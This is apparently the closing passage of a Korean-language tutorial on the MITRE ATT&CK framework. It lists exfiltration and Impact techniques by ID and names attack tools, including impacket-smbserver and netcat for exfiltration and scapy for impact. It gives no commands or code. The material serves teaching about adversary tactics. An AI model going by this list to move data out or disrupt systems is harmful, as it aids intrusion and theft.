T1052	Exfiltration Over Physical Medium
T1567	Exfiltration Over Web Service
T1029	Scheduled Transfer
T1537	Transfer Data to Cloud Account

1) impacket-smbserver

2) netcat

14. Impact

Impact(영향, ID: TA0040)는 공격 목표의 가용성과 무결성을 손상시키기 위해 데이터 또는 비즈니스 프로세스를 중단, 손상, 비활성화, 파괴하는 행동 단계를 의미합니다. 영향을 미친 이후에는 경우에 따라 비즈니스 프로세스가 정상적으로 보이지만, 공격자의 목표 달성을 위해 변경이 되었을 수도 있습니다. 이러한 기법은 공격자가 최종 목표를 달성하거나 기밀 유출을 은폐하기 위해서 사용될 수 있습니다.

총 15개의 Technique이 존재하고, 18개의 하위 Technique이 존재합니다.

ID	Technique
T1531	Account Access Removal
T1485	Data Destruction
T1486	Data Encrypted for Impact
T1565	Data Manipulation
T1491	Defacement
T1561	Disk Wipe
T1667	Email Bombing
T1499	Endpoint Denial of Service
T1657	Financial Theft
T1495	Firmware Corruption
T1490	Inhibit System Recovery
T1498	Network Denial of Service
T1496	Resource Hijacking
T1489	Service Stop
T1529	System Shutdown/Reboot

1) scapy

Reference

MITRE ATT&CK	https://attack.mitre.org/
Mitre Corporation	https://en.wikipedia.org/wiki/Mitre_Corporation
MITRE ATT&CK Framework 이해하기	https://www.igloo.co.kr/security-information/mitre-attck-framework-%EC%9D%B4%ED%95%B4%ED%95%98%EA%B8%B0/
MITRE ATT&CK 프레임워크	https://www.ibm.com/kr-ko/think/topics/mitre-attack